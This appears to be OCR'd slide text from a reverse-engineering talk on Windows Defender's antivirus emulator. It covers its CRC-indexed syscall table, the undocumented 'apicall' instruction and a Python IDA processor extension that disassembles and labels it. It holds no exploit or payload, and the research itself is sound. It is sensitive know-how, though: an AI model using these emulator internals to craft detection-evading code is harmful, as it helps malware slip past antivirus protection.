                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x32_check_priv@@YIXPAVDT_context@@K@Z ; x32_check_priv(DT_context *,ulong
                dd offset ?x86_store_FPU_CSIP@@YIXPAVDT_context@@@Z ; x86_store_FPU_CSIP(DT_context
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x86_eFX_load@@YIXPAVDT_context@@@Z ; x86_eFX_load(DT_context *)
                dd offset ?x86_eFX_store@@YIXPAVDT_context@@@Z ; x86_eFX_store(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??_R4DTState@DTLIB@@6B@ ; const DTLIB::DTState::`RTTI Complete Object Loca
```


Given a CRC, `__call_api_by_crc` dispatches to the corresponding emulation routine




```
; esyscall_t g_syscalls[119]
g_syscalls      dd offset ?NTDLL_DLL_NtSetEventWorker@@YAXPAUpe_vars_t@@@Z
                                        ; DATA XREF: std::lower_bound<esyscall_t const *,ulong,`_
                                        ; NTDLL_DLL_NtSetEventWorker(pe_vars_t *)
                dd 5F2823h
                dd offset ?NTDLL_DLL_NtResumeThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtResu
                dd 2435AE3h
                dd offset ?NTDLL_DLL_NtSetInformationFileWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_
                dd 2DA9326h
                dd offset ?ADVAPI32_DLL_RegDeleteValueW@@YAXPAUpe_vars_t@@@Z ; ADVAPI32_DLL_RegDe
                dd 6A61690h
                dd offset ?NTDLL_DLL_NtTerminateThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtT
                dd 751A54Bh
                dd offset ?NTDLL_DLL_NtWaitForMultipleObjectsWorker_PreBlock@@YAXPAUpe_vars_t@@@Z
```

VDLL RE - `apicall` Disassembly

Problem: `apicall` instruction confuses IDA’s disassembler



```
; Exported entry 652. MpReportEventEx

                public MpReportEventEx
MpReportEventEx:                        ; CODE XREF: WriteFile+1B0↓p
                                        ; DATA XREF: .text:off_7C8547D8↓o
                cmp     dword_7C88D1A4, 0
                jz      short locret_7C80713B
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dd 15F0FF0Fh
                db 44h, 2Fh, 0A2h
; ---------------------------------------------------------------------------
```




```
loc_7C851FD4:                           ; CODE XREF: MpStartProcess+123F↑p
                                        ; MpStartProcess+18FD↑p ...
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dw 0FF0Fh
                dd 9E9EFDF0h, 8C293h
```


VDLL RE - `apicall` Disassembly

Problem: `apicall` instruction confuses IDA's disassembler

Solution: implement a processor extension module to support `apicall` disassembly




```
; Exported entry 652. MpReportEventEx

                public MpReportEventEx
MpReportEventEx:                        ; CODE XREF: WriteFile+1B0↓p
                                        ; DATA XREF: .text:off_7C8547D8↓o
                cmp     dword_7C88D1A4, 0
                jz      short locret_7C80713B
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dd 15F0FF0Fh
                db 44h, 2Fh, 0A2h
; ---------------------------------------------------------------------------
```




```
loc_7C851FD4:                           ; CODE XREF: MpStartProcess+123F↑p
                                        ; MpStartProcess+18FD↑p ...
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dw 0FF0Fh
                dd 9E9EFDF0h, 8C293h
```

VDLL RE - `apicall` Disassembly



```
                    apicall_kernel32_OutputDebugStringA proc near
                                                      ; CODE XREF
8B FF                          mov      edi, edi
E8 00 00 00 00                 call     $+5
83 C4 04                       add      esp, 4
0F FF F0 BB 14 80 B2           apicall  kernel32!OutputDebugStringA
C2 04 00                       retn     4
                    apicall_kernel32_OutputDebugStringA endp
```


`apicall` stub functions are labeled by script



```
; Exported entry  72. CopyFileWWorker



public CopyFileWWorker
CopyFileWWorker proc near
mov      edi, edi
call     $+5
add      esp, 4
apicall  kernel32!CopyFileWWorker
retn     0Ch
CopyFileWWorker endp
```

Some functions have exported names

Article in PoC||GTFO 0x19 explains how this all works




```
void __stdcall apicall_kernel32_OutputDebugStringA(int a1)
{
  __asm { apicall kernel32!OutputDebugStringA }
}
```

HexRays Decompiler shows `apicall` as an inline assembly block

IDA Processor Extension Module

An IDA Processor Extension Module was used to add support for the `apicall` instruction




```python
class apicall_parse_t(idaapi.plugin_t):
    flags = idaapi.PLUGIN_PROC | idaapi.PLUGIN_HIDE
    comment = "MsMpEng apicall x86 Parser"
    wanted_hotkey = ""
    help = "Runs transparently during analysis"
    wanted_name = "MsMpEng_apicall"
    hook = None

    def init(self):
        self.hook = None
        if not ".mp.dll" in idc.GetInputFile() or idaapi.ph_get_id() != idaapi.PLFM_386:
            return idaapi.PLUGIN_SKIP

        print "\n\n-->MsMpEng apicall x86 Parser Invoked!\n\n"

        self.hook = parse_apicall_hook()
        self.hook.hook()
        return idaapi.PLUGIN_KEEP
```

Kicks in whenever a file named “`*.mp.dll`” is loaded

Rolf Rolles’ examples were extremely helpful:
msreverseengineering.com/blog/2015/6/29/transparent-deobfuscation-with-ida-processor-module-extensions
msreverseengineering.com/blog/2018/1/23/a-walk-through-tutorial-with-code-on-statically-unpacking-the-finspy-vm-part-one-x86-deobfuscation

Instruction Analysis


- Invoked to analyze instructions
- If three bytes at the next instruction address are `0f ff f0` we have an `apicall`
- Note that the instruction was an `apicall` and that it was 7 bytes long, so the next instruction starts at `$+7`




```python
def ev_ana_insn(self, insn):
    global hashesToNames

    insnbytes = idaapi.get_bytes(insn.ea, 3)
    if insnbytes == '\x0f\xff\xf0':
        apicrc = idaapi.get_long(insn.ea+3)
        apiname = hashesToNames.get(apicrc)
        if apiname is None:
            print "ERROR: apicrc 0x%x NOT FOUND!"%(apicrc)

        print "apicall: %s @ 0x%x"%(apiname, insn.ea)

        insn.itype = NN_apicall
        insn.Op1.type = idaapi.o_imm
        insn.Op1.value = apicrc
        insn.Op1.dtyp = idaapi.dt_dword
        insn.size = 7 #eat up 7 bytes

        return True
    return False
```

Instruction Representation

Represent the instruction with mnemonic "`apicall`"



```
def ev_out_mnem(self, outctx):
    insntype = outctx.insn.itype

    if insntype == NN_apicall:
        mnem = "apicall"
        outctx.out_line(mnem)

        MNEM_WIDTH = 8
        width = max(1, MNEM_WIDTH - len(mnem))
        outctx.out_line(' ' * width)

        return True
    return False
```




```
def ev_out_operand(self, outctx, op):
    insntype = outctx.insn.itype

    if insntype == NN_apicall:
        apicrc = op.value
        apiname = hashesToNames.get(apicrc)

        if apiname is None:
            return False
        else:
            s = apiname.split("_DLL_")
            operand_name = "!".join( [s[0].lower(), s[1]] )
        print "FOUND:", operand_name

        outctx.out_line(operand_name)

        return True
    return False
```

Represent the operand with the name of the function being `apicall`-ed to

Labeling `apicall` Stubs

Creating and naming functions with `apicall` instructions during autoanalysis is very slow

Scan for `apicall` stub function signatures after autoanalysis



